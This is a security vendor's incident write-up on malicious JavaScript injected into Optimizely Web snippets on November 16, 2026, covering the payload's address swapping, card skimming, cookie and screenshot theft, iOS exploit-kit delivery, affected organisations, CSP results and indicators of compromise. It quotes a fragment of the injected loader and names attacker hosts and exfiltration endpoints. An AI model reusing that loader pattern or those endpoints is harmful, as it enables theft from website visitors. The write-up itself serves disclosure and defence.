World's Largest Brands Infected With Malware Via Optimizely

MAGECART DARKSWORD CORUNA MALWARE CSP INTEGRITY JS TIME MACHINE JAVASCRIPT INTEGRITY MONITORING SCRIPT VAULT SCRIPT WATCH



Scott Helme

16 Nov 2026 — 15 min read



On 16 November 2026, malicious JavaScript was served to visitors of **178 organisations** through the Optimizely Web experimentation platform. The list includes some of the most visited sites in the world: **Zoom, the BBC, CNN, Salesforce, GitLab, IKEA, HSBC, Equifax, Air France-KLM, Ledger and Peacock**.

The malware was a multi-purpose kit. It swapped cryptocurrency wallet addresses for the attacker's, skimmed payment cards, stole cookies and screenshots, and on

iPhones and iPads it delivered the **Coruna and DarkSword iOS exploit kits**. Crypto has already been stolen, with verified transactions to the attackers.

This is exactly the kind of attack Report URI is designed to detect. Our platform can identify unexpected changes to trusted JavaScript, detect new scripts being loaded and reveal suspicious connections to external destinations. In this case, those signals would have exposed the malicious activity, even though the original script was being served from a trusted Optimizely domain. With an appropriate CSP in enforcement mode, organisations could have gone a step further and blocked key parts of the attack before they succeeded.

The important lesson here is that **trusted JavaScript doesn't always remain trustworthy**. A website can be compromised through a third-party dependency without its own code or infrastructure ever being breached.

Most of the malicious code has now been removed. At 21:52 UTC we found it in only 1 of the 188 infected snippets, down from 169 at 20:56 UTC. If your site uses Optimizely Web, or you visited any of the sites below today, read on.

What happened

Optimizely Web works by having each customer load a JavaScript "snippet" from Optimizely's CDN, for example `https://cdn.optimizely.com/js/6395285578973184.js`. The snippet contains Optimizely's code, the customer's experiments and an optional field called **Project JavaScript** (`projectJS`): custom code the customer writes in their Optimizely dashboard, which runs on every page.

The attacker wrote their own code into the Project JavaScript of customer projects, and the rest of each snippet was untouched. The file was still served from `cdn.optimizely.com`, with Optimizely's certificate, from a host that every affected site already trusted. Here is what was added to Zoom's snippet:

```
"projectJS": function(){(function(){try{var s=document.createElement('script');s.s
```

We saw three versions of the injected loader:

1. **A plain `<script>` tag** pointing at `https://1688360.cc/track.js` (most snippets).
2. **The same URL hidden in base64** with `atob()`. A search for "1688360.cc" won't find it. Smartsheet's snippet was cleaned at one point and then re-infected with this version, so whoever wrote the code still had access at the time.
3. **A full inline copy of the payload**, which runs through `eval` if `1688360.cc` is blocked.

Some customers serve their snippet from their own domain, such as `opt.scheels.com/js/<id>.js` or `www.vodafone.com.au/js/<id>.js`. Those were affected too, because the content comes from the same Optimizely project.

We don't know how the attacker got write access to so many unrelated customer projects: a compromised Optimizely system, a compromised credential with cross-customer access, or something else. That's for Optimizely to explain. To be clear, Optimizely's CDN served exactly what it was given; this was not a CDN cache-poisoning attack. Optimizely's own sites were affected as well: the snippets for `www.optimizely.com` and `login.optimizely.com` both carried the code.

Timeline (UTC)

TIME	EVENT
Sep 17	`webshell.lol`, the same actor's injector, first appears on Turkish sites through
Nov 09 17:52	`5vobauua3ojpklx.icu` registered (iOS exploit-kit router)

TIME	EVENT
Nov 13 to 11-16	**Earlier wave:** `webshell.lol/get.js` injected through **Kissmetrics**, **StorifyMe** a
Nov 16 02:21	Last clean urlscan capture of the BBC's Optimizely snippet
Nov 16 04:21	**First Optimizely injection seen** (BBC snippet loading `webshell.lol`)
04:28 to 05:23	`1688360.cc` certificates issued; domain registered at 05:23
08:10	First build of `track.js` (crypto clipper)
08:28	`1688360.cc/track.js` first seen on bbc.com
11:20	Zoom's snippet modified (its `Last-Modified` header)
13:03	Attacker sweeps stolen crypto to exchanges
13:43	Card skimmer added to `track.js`
16:38	`eil786npto9u5bq.icu` registered (second iOS router)
17:13 to 17:57	Second iOS host added; Coruna iframe injected into every iOS 18.6-or-earlier vi
19:24 to 19:59	Our sweep: **186 of 1,611** Optimizely snippets infected
~20:40 to 21:10	Mass clean-up (Ledger 20:41, Smartsheet 20:56, BBC 21:07)
21:52	1 of 188 snippets still infected (TalkTalk)

The payload was rebuilt **26 times** during the day. The attacker added features, and added wallets but never removed any.

What the payload does

Every visitor received the same script, `track.js` , and every part of it was active at once. What a visitor experienced depended on their device and what they did on the page.

1. Crypto address swapping (already stealing money)

The script finds any valid wallet address (BTC, ETH and EVM chains, TRON, Solana, TON, Litecoin, Bitcoin Cash, Dogecoin) and replaces it with one of the attacker's. It validates checksums so it only swaps real addresses. It swaps them in:

- page text, form fields, links and images;
- the clipboard, on copy and through `navigator.clipboard`;
- outgoing `fetch`/XHR requests, `window.open`, navigation and the iOS share sheet.

It re-scans the page whenever it changes. Copy an address from any affected page, or from anywhere else while that tab is open, and you may paste the attacker's.

2. Card skimming

Added at 13:43 UTC. The script watches form submissions and every `fetch`/XHR POST for a card number (Luhn-checked), expiry date and CVV. When it has all three, it sends them to `https://1688360.cc/card.php` with `navigator.sendBeacon`. Cards entered in hosted payment iframes (Stripe, Adyen and similar) were out of its reach. Cards typed into a site's own form fields were not.

3. Cookie and screenshot theft

When it swaps an address next to wallet or payment wording, it sends the following to `https://1688360.cc/hit.php`:


- the page URL;
- `document.cookie` (cookies not marked `HttpOnly`);
- the original addresses it replaced;
- a screenshot of the page, rendered with html2canvas.

4. iOS exploit kits: Coruna and DarkSword

On iPhones and iPads the script loads `boot.js` from `5vobauua3ojpklx.icu` and `eil786npto9u5bq.icu`. It reads the iOS version and loads an exploit chain in a hidden iframe:

IOS VERSION	CHAIN
13 to 17	**Coruna** (`/A8/`, plus a direct Coruna loader at `/JIUJIU888/index.js`)
18.x	**DarkSword** (`/B9/`, `/D11/`, `/D12/`)
26	Separate chain (`/C10/`); currently only fingerprints the device

The Coruna loader is byte-identical to a sample we analysed in October from a different campaign. The kit's own comments say iOS 18.7.3 and later, and 26.3 and later, are patched. Pages on iOS 18.6 or earlier reload every 60 seconds to retry the exploit, which is a visible symptom.



Money stolen so far

As of 19:25 UTC on 16 November, the attacker's wallets had received about **$7,040**, all within roughly nine hours on the 16th:

WALLET	RECEIVED	≈ USD
BTC `19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW`	0.08298 BTC (4 tx), unspent	$5,380
LTC `ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5`	17.02 LTC (3 tx)	$762
TRON `THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa`	662.9 USDT + 184 TRX	$719
ETH `0xC4026b06D82b0F0B363eda0642D61CfbDc17884e`	0.055 ETH	$100
BSC (same 0x address)	82 USDT	$82

Funds were swept out at 13:03 to 13:05 UTC. The USDC on Ethereum went to a **HitBTC deposit address**. The TRON wallet has been in use since **March 2026**, so this actor was active long before this campaign. We cannot see how many cards or cookies reached `1688360.cc` .

Who was affected

We fetched **1,611 distinct Optimizely snippets**, found mostly through our own crawl data, and checked each one for the malicious code. **188 snippets belonging to 178 organisations were infected.** We kept a copy of every infected file, along with its response headers, SHA-256 hash and fetch time as evidence. The real number is likely higher as we could only check snippets we could find in time.

By sector

SECTOR	ORGS	EXAMPLES
Banking & Finance	32	Paychex, HSBC US, Equifax, SmartAsset, HSBC Hong Kong
Technology & SaaS	23	Zoom, Bitly, Salesforce, GitLab, Optimizely
Retail & Fashion	20	IKEA, ASOS, Mattel, American Eagle, Scheels
Streaming & Entertainment	12	Peacock, D&D Beyond, Wizards of the Coast, NOW TV, Zatt
News & Media	10	CNN, BBC, Fox News, NPR, CTV News
Airlines & Travel	9	Alaska Airlines / Hawaiian Airlines, Transavia, Air France-KL
Healthcare & Pharma	8	Invisalign, Takeda, Covetrus, iTero (Align), Covetrus Pharma
Industrial & Manufacturing	8	Fluke, eMaint (Fluke), Fluke Networks, Vaillant Germany, Flu
Telecoms	7	Virgin Media, Virgin Media O2, Vodafone Australia, O2, TPG
Crypto & Trading	6	Ledger, IG, OANDA / Coinpass, interactive investor, TMS Bro
Insurance	6	Asurion / uBreakiFix, Mutual of Omaha, Admiral, Securian Fi

SECTOR	ORGS	EXAMPLES
Property & Real Estate	6	Buildium (managebuilding.com), Loft Living apartments, Bui
Food & Hospitality	5	Restaurant ordering sites (order.online), Heineken, Home Cl
Home & Smart Home	5	Resideo, Honeywell Home, myQ (Chamberlain), Chamberlai
Nonprofit & Civic	4	Change.org, ASPCA, UNICEF USA, DonorsChoose
Gambling	4	Betsson, PokerStars, tombola, Betfred
Professional Services	4	Freshfields, CohnReznick, Baringa, Cro Metrics
Logistics & Shipping	3	ShipStation / ShipEngine, Stamps.com, ShipEngine
Automotive	3	Lucid Motors, O'Brien Glass, Chevrolet dealer network (Bill I
Education	3	Walden University, Perlego, Chamberlain University

Full list

Ranked by Tranco position within each sector and the status at 21:52 UTC: **every snippet except TalkTalk's had been cleaned.**

Banking & Finance (32)

ORGANISATION	DOMAINS
Paychex	`www.paychex.com`
HSBC US	`www.us.hsbc.com`
Equifax	`equifax.com` , `my.equifax.com` , `signin.my.equifax.com` ,
SmartAsset	`smartasset.com`
HSBC Hong Kong	`www.hsbc.com.hk`
ABN AMRO	`www.abnamro.de` , `www.abnamro.nl` , `www.abnamromeespiersc`

ORGANISATION	DOMAINS
TaxAct	`www.taxact.com`
HSBC Mexico	`www.hsbc.com.mx`
HSBC Singapore	`www.insurance.hsbc.com.sg`
NetCredit	`www.netcredit.com`
Associated Bank	`www.associatedbank.com`
S-Pankki	`www.s-pankki.fi`
Equifax Canada	`my.equifax.ca` , `www.equifax.ca`
Equifax UK	`equifax.co.uk`
The Work Number (Equifax)	`theworknumber.com`
Funding Circle	`fundingcircle.com` , `www.fundingcircle.com`
HSBC Australia	`www.hsbc.com.au`
CashNetUSA	`www.cashnetusa.com`
OnDeck	`www.ondeck.com`
ICS Cards	`www.icscards.nl`
HSBC UAE	`www.hsbc.ae`
HSBC Malaysia	`www.hsbc.com.my` , `www.hsbcamanah.com.my`
Rest Super	`rest.com.au`
HSBC Taiwan	`www.hsbc.com.tw`
HSBC Vietnam	`www.hsbc.com.vn`
HSBC Egypt	`www.hsbc.com.eg`
HSBC Philippines	`www.hsbc.com.ph`
SmartAdvisor Match (SmartAsset)	`smartadvisormatch.com`
Compare Club	`compareclub.com.au`
ABN AMRO Lease	`abnamrolease.com`
Energy Scout	`energyscout.com.au`

ORGANISATION	DOMAINS
Hang Seng Investment	www.hangsenginvestment.com

Technology & SaaS (23)

ORGANISATION	DOMAINS
Zoom	www.zoom.com , zoom.com , zoom.us
Bitly	arcg.is , bit.ly , bitly.com
Salesforce	evergage.com , exacttarget.com , pardot.com , salesforce-scrt.cc
GitLab	about.gitlab.com , gitlab.com
Optimizely	home.optimizely.com , login.optimizely.com , optimizely.com , pr
Mixpanel	mixpanel.com
Typeform	typeform.com , www.typeform.com
InMotion Hosting	www.inmotionhosting.com
Wasabi	wasabi.com , wasabisys.com
Perforce / Zend / Puppet	www.perforce.com , www.puppet.com , zend.com
Tableau	www.tableau.com
Hootsuite	hootsuite.com , www.hootsuite.com
Smartsheet	de.smartsheet.com , es.smartsheet.com , fr.smartsheet.com , help
MuleSoft	mulesoft.com , www.mulesoft.com
Thales / Imperva	community-cybersec.thalesgroup.com , imperva.com
Tricentis	www.tricentis.com
Web Hosting Hub	www.webhostinghub.com
QR Code Generator	login.qr-code-generator.com , www.qr-code-generator.com
ServiceChannel	preview.servicechannel.com , servicechannel.com , servicechanne
Brandfolder	brandfolder.com

ORGANISATION	DOMAINS
Intelex	www.intelex.com
Enverus	www.enverus.com
Accruent	www.accruent.com

Retail & Fashion (20)

ORGANISATION	DOMAINS
IKEA	client.home-design.ikea.com
ASOS	asos.com
Mattel	creations.mattel.com
American Eagle	www.ae.com
Scheels	scheels.com , www.scheels.com
Ariat	www.ariat.com
American Girl	www.americangirl.com
StackSocial	www.stacksocial.com
Crocs India	www.crocs.in
Levi's Japan	levi.jp
Todd Snyder	www.toddsnyder.com
Levi's Indonesia	levi.co.id
Just Russel	app.brt-4076-credits-in-order-summary.justrussel.de , app.rph-487-cu
Loloi Rugs	www.loloirugs.com
Levi's Australia	levis.com.au
Levi's Malaysia	levi.com.my
Levi's Philippines	levi.com.ph
Levi's Singapore	levi.com.sg

ORGANISATION	DOMAINS
Levi's Korea	`levi.co.kr`
Levi's New Zealand	`levis.co.nz`

Streaming & Entertainment (12)

ORGANISATION	DOMAINS
Peacock	`peacocktv.com` , `www.peacocktv.com`
D&D Beyond	`dndbeyond.com` , `www.dndbeyond.com`
Wizards of the Coast	`secretlair.wizards.com`
NOW TV	`nowtv.com` , `www.nowtv.com`
Zattoo	`zattoo.com`
Crave	`www.crave.ca`
Starz	`www.starz.com`
SkyShowtime	`www.skyshowtime.com`
Bravo	`www.bravotv.com`
SeaWorld	`buschgardens.com` , `seaworld.com`
WOW (Sky Deutschland)	`www.wowtv.de`
NOW Italia	`www.nowtv.it`

News & Media (10)

ORGANISATION	DOMAINS
CNN	`cnn.com` , `edition.cnn.com` , `us.cnn.com` , `www.cnn.com`
BBC	`www.bbc.co.uk` , `www.bbc.com`
Fox News	`www.foxnews.com`

ORGANISATION	DOMAINS
NPR	legacy-s1.npr.org , legacy.stage.npr.org , media.stage.npr.org ,
CTV News	www.ctvnews.ca
Fox Sports	foxsports.com
BNN Bloomberg / CP24	www.bnnbloomberg.ca , www.cp24.com
TSN	www.tsn.ca
Top Gear	www.topgear.com
BBC Earth	www.bbcearth.com

Airlines & Travel (9)

ORGANISATION	DOMAINS
Alaska Airlines / Hawaiian Airlines	www.alaskaair.com , www.hawaiianairlines.com
Transavia	www.transavia.com
Air France-KLM	liberia.klm.com , russia.airfrance.com , www.klm.be , ww
KLM Netherlands	deal.klm.nl
Trafalgar	www.trafalgar.com
Contiki	www.contiki.com
Insight Vacations	www.insightvacations.com
The Travel Corporation	uat.costco.ttc.com
Costsaver	www.costsavertour.com

Healthcare & Pharma (8)

ORGANISATION	DOMAINS
Invisalign	invisalign.com , www.invisalign.com

ORGANISATION	DOMAINS
Takeda	`www.takeda.com`
Covetrus	`covetrus.com`
iTero (Align)	`itero.com`
Covetrus Pharmacy	`eastfieldveterinary.covetruspharmacy.com`
myCovetrus	`www.mycovetrus.com`
RaySafe (Fluke)	`www.raysafe.com`
Takeda Oncology	`www.takedaoncology.com`

Industrial & Manufacturing (8)

ORGANISATION	DOMAINS
Fluke	`fluke.com`
eMaint (Fluke)	`www.emaint.com`
Fluke Networks	`www.flukenetworks.com`
Vaillant Germany	`www.vaillant.de`
Fluke Process Instruments	`www.flukeprocessinstruments.com`
Fluke Biomedical	`www.flukebiomedical.com`
Landauer	`www.landauer.com`
Vaillant Spain	`www.vaillant.es`

Telecoms (7)

ORGANISATION	DOMAINS
Virgin Media	`virginmedia.com` , `www.virginmedia.com`
Virgin Media O2	`virginmediao2.co.uk` , `www.virginmediao2.co.uk`

ORGANISATION	DOMAINS
Vodafone Australia	www.vodafone.com.au
O2	o2.co.uk , www.o2.co.uk
TPG Telecom	www.tpg.com.au
Mint Mobile	www.mintmobile.com
TalkTalk	talktalk.co.uk , www.talktalk.co.uk

Crypto & Trading (6)

ORGANISATION	DOMAINS
Ledger	ledger.com , www.ledger.com
IG	www.ig.com
OANDA / Coinpass	oanda.com , www.oanda.com
interactive investor	www.ii.co.uk
TMS Brokers	www.tms.pl
Betashares	www.betashares.com.au

Insurance (6)

ORGANISATION	DOMAINS
Asurion / uBreakiFix	www.asurion.com , www.ubreakifix.com
Mutual of Omaha	moocat.mutualofomaha.com , www.mutualofomaha.com
Admiral	www.admiral.com
Securian Financial	www.securian.com
eRenterPlan	erenterplan.com

ORGANISATION	DOMAINS
AKA (Danish unemployment fund)	`www.aka.dk`

Property & Real Estate (6)

ORGANISATION	DOMAINS
Buildium (managebuilding.com)	`headwayassetsllc.managebuilding.com`
Loft Living apartments	`theapartmentsatkeltonstation.loftliving.com`
Buildium	`www.buildium.com`
HireAHelper	`qa2.hireahelper.com`
Flytte.no (and sister comparison sites)	`flytte.no`
MovingPlace	`unionplus-qa4.movingplace.com`

Food & Hospitality (5)

ORGANISATION	DOMAINS
Restaurant ordering sites (order.online)	`order.online`
Heineken	`www.heineken.com`
Home Chef	`www.homechef.com`
Starbucks Canada	`www.starbucks.ca`
Cinnabon	`www.cinnabon.com`

Home & Smart Home (5)

ORGANISATION	DOMAINS
Resideo	resideo.com , www.resideo.com
Honeywell Home	www.honeywellhome.com
myQ (Chamberlain)	www.myq.com
Chamberlain	www.chamberlain.com
First Alert	www.firstalert.com

Nonprofit & Civic (4)

ORGANISATION	DOMAINS
Change.org	www.change.org
ASPCA	aspca.org , dev-cloudflare.aspca.org , secure.aspca.org , www.aspca.org
UNICEF USA	www.unicefusa.org
DonorsChoose	www.donorschoose.org

Gambling (4)

ORGANISATION	DOMAINS
Betsson	betsson.bet.ar , www.betsson.co , www.betsson.com , www.betsson1002.com
PokerStars	www.pokerstars.com , www.pokerstars.de , www.pokerstars.fr , www.pokerstar
tombola	tombola.co.uk , tombolaarcade.co.uk , www.tombola.co.uk , www.tombola.it
Betfred	www.betfred.com

Professional Services (4)

ORGANISATION	DOMAINS
Freshfields	www.freshfields.com
CohnReznick	www.cohnreznick.com
Baringa	www.baringa.com
Cro Metrics	crometrics.com

Logistics & Shipping (3)

ORGANISATION	DOMAINS
ShipStation / ShipEngine	shipstation.com , www.shipstation.com
Stamps.com	www.stamps.com
ShipEngine	www.shipengine.com

Automotive (3)

ORGANISATION	DOMAINS
Lucid Motors	lucidmotors.com
O'Brien Glass	www.obrien.com.au
Chevrolet dealer network (Bill Rapp and others)	www.billrappchevy.com

Education (3)

ORGANISATION	DOMAINS
Walden University	www.waldenu.edu
Perlego	www.perlego.com

ORGANISATION	DOMAINS
Chamberlain University	`www.chamberlain.edu`

The earlier `webshell.lol` wave, through Kissmetrics, StorifyMe and Minute Media, affected other sites and isn't included above.

How Report URI would have detected, or even prevented, this attack

Every one of these needs only a CSP in Report-Only mode, so nothing on the site breaks:

PRODUCT	WHAT IT WOULD HAVE FLAGGED
Script Watch	A new script dependency on your site: `https:`
Data Watch	New data destinations: `1688360.cc/hit.php` a
Frame Watch	A new frame source: `ei1786npto9u5bq.icu` , th
CSP Integrity + JS Time Machine + Script Vault	Your Optimizely snippet's fingerprint changing,
Threat Intelligence	Reports naming `5vobauua3ojpklx.icu` and `we`

It's possible to go even further and deploy a CSP that could actively block these attacks and prevent any data breach happening. The websites affected by this attack weren't necessarily running vulnerable code of their own, they were loading JavaScript from a provider they trusted, and that trust was exploited. This is why monitoring what runs in your visitors' browsers is so important. Report URI gives organisations the visibility to detect when trusted dependencies change or behave unexpectedly, and the tools to help enforce policies that prevent malicious scripts and connections from succeeding.

Did Content Security Policy help?

We crawled 256 of the affected organisations' own hosts and evaluated their CSP against what this payload needs:

1. **Load** `track.js` from `1688360.cc`.
2. **Or run the inline fallback**, which needs `'unsafe-eval'` or `'unsafe-inline'`.
3. **Send stolen data** to `1688360.cc` (`connect-src`).
4. **Load the iOS kit** (`script-src`, `frame-src`).

RESULT	ORGA
No CSP at all	**68**
CSP allowed the payload **and** the data theft	**50**
Payload ran, but `connect-src` blocked the data theft (the address swapping still worked)	**17**
Payload blocked	**24 (1**

Allowing `cdn.optimizely.com` was never going to help. The malicious code arrived from the trusted host itself. What separated the 24 protected sites from the rest was a restrictive `script-src`. A site that lists only the hosts it needs blocks `1688360.cc`. Two common settings let it straight through:

- `'strict-dynamic'`: any script the trusted Optimizely snippet inserts is trusted too.
- **`'unsafe-eval'`**, which Optimizely's own documentation tells customers to allow: the inline-fallback version ran through `eval` even where `track.js` was blocked. That is what happened at HSBC. Its CSP blocked `track.js` and the data theft, but the inline copy still ran.

`connect-src` **matters.** The 17 "partial" sites blocked card, cookie and screenshot theft because they restrict where the page can send data. That doesn't stop address swapping, which happens inside the page.

What to do now

If your site uses Optimizely Web:

1. Open every project's **Project JavaScript** and every experiment's custom code. Look for `1688360.cc`, `atob(` and any script you didn't write.
2. Review who and what has write access to your Optimizely account (users, API tokens, integrations) and rotate credentials.
3. If you have card fields in your own forms, treat cards entered on 16 November as potentially exposed.
4. Treat any session tokens or secrets in non-`HttpOnly` cookies as exposed, and rotate them.
5. Deploy a CSP. Restrict `connect-src`, avoid `'unsafe-eval'` where you can, and turn on reporting.
6. Consider if you need to communicate to your customers about having served them malware.

If you visited an affected site on 16 November:

1. **Update your iPhone or iPad** to iOS 18.7.3 or later, or iOS 26.3 or later.
2. **Check any crypto transfer** you made. If the address you pasted doesn't match the one you meant to pay, it may have been swapped.
3. **Watch your card statements** if you paid by card on an affected site.

Indicators of compromise

All of these domains are attacker-owned; block them including subdomains.

INDICATOR	ROLE
`1688360.cc`	C2: `track.js` , `card.`
`5vobauua3ojpklx.icu`	iOS router `boot.js` (3
`eil786npto9u5bq.icu`	iOS router, Coruna and
`l7bcsnwc7nzr3uo.icu`	Coruna telemetry, `POS`
`webshell.lol`	Injector `get.js` (earli
`linkforge.cc`	SEO-panel script carry
`je4ft3gn8vxudum.icu` , `q1ls1ho9x7wsxlu.icu` , `ios-hack.icu`	Fallback C2s hard-coc
`p55abnw2pnsz0bo.icu` , `1y69gy2mdzaltz1.icu` , `gm38duxoihbmy5o.icu`	Same certificates and
`window._k7` , `window.__k7b`	Global markers set by
`data-channel-code="02111110"`	Script-tag attribute on
`BIGNIAO`	Coruna telemetry char
`814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0f`	SHA-256, `track.js` (
`f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40`	SHA-256, `track.js` (

Attacker wallets:

BTC `19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW`

ETH/EVM `0xC4026b06D82b0F0B363eda0642D61CfbDc17884e`

TRON `THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa`

SOL `FVtL8NMYS9PA1v3HE67XUGCtGA9JaZUvqav2fU2LrV5n`

TON `UQAgM1VqSZQiJLSG5w-ovurq5CZdxLEK3_7CMmwALTA5e09p`

LTC `ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5`

BCH `qzkaaf8n6grmpr0d9lx8xutn3r9lk722f566hhpe58`
DOGE `DBEGrxRF7KMSuhTS4c1MFviStU6efdMnu5`

We keep an archive of every infected snippet with hashes and timestamps, and can share it with affected organisations and CERTs on request. During research and investigation, once we were confident that Optimizely was the source, we began efforts to reach out via various channels and provide the full details. At the time of publication, we have not had any response.

Update: 17 November 2026, 09:17 UTC

There are several updates to provide on this incident:

- As of 16 Nov 23:11 UTC we observed that all infected Optimizely files were cleaned, and have remained clean since.
- The attacker's domains are being taken down:
  - `1688360.cc` , the main payload and data-collection server, was put on `clientHold` at 17 Nov 00:37 UTC. It no longer resolves.
  - `webshell.lol` , the earlier-wave injector, was put on `clientHold` at 17 Nov 03:37 UTC.
  - `eil786npto9u5bq.icu` no longer resolves to an IP address.
  - `5vobauua3ojpklx.icu` still resolves but no longer responds.
- Optimizely has acknowledged the incident on their status page.

Cryptocurrency transactions were recorded against the attacker's wallets:

WALLET	RECEIVED	≈ USD
BTC `19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW`	0.08528 BTC (5 payments)	$5,489
LTC `ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5`	17.02 LTC (3 payments)	$760

WALLET	RECEIVED	≈ USD
TRON `THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa`	662.9 USDT + 183.7 TRX	$719
ETH `0xC4026b06D82b0F0B363eda0642D61CfbDc17884e`	0.0553 ETH	$101
BSC (same 0x address)	82 USDT	$82

The attacker emptied the wallets early on 17 Nov:

- 04:11 UTC: 17.02 LTC → `ltc1qpxvjs8u8awg8pvpwmssqlj3gzugd9vtwjtc5fc`
- 04:13 UTC: 116 USDT → `TMLQvDvpgSyx94maptc3TxvmCVtT5qHVup` . **This is the same address the attacker used to cash out earlier operations** in March 2026 and on 3 November 2026. This has allowed us to tie them to other attacks in our Threat Intelligence data.
- 05:39 UTC: 0.0852 BTC → `bc1q5fljq9c4g7gsjgg4etpn6k3lyusahcvjfv0u99`


Note that these are on-chain receipts for crypto transactions only. We have no way to see how many credit cards were skimmed, how many cookies or screenshots were stolen, or how many iOS devices were infected before the attack was stopped.

READ MORE



JS TIME MACHINE

Introducing the JS Time Machine




MAGECART

The Skimmer That Adds a Card Form to Checkouts That



HEXMAGE

HexMage, Ten Weeks Later: 533 Infected



CLICKFIX

Inside a ClickFix Malware Kit: The Attacker

For any third-party script on your...

By Scott Helme — 16 Nov 2026

Never Ask for a Card

If your shop sends customers to a...

By Scott Helme — 13 Nov 2026

Shops and Counting

Ten weeks ago, Confiant publishe...

By Scott Helme — 12 Nov 2026

Left Their Notes Behind

Most ClickFix pages we look at have...

By Scott Helme — 11 Nov 2026

License: CC BY-SA 4.0

RSS report-uri.com

© 2026 Report URI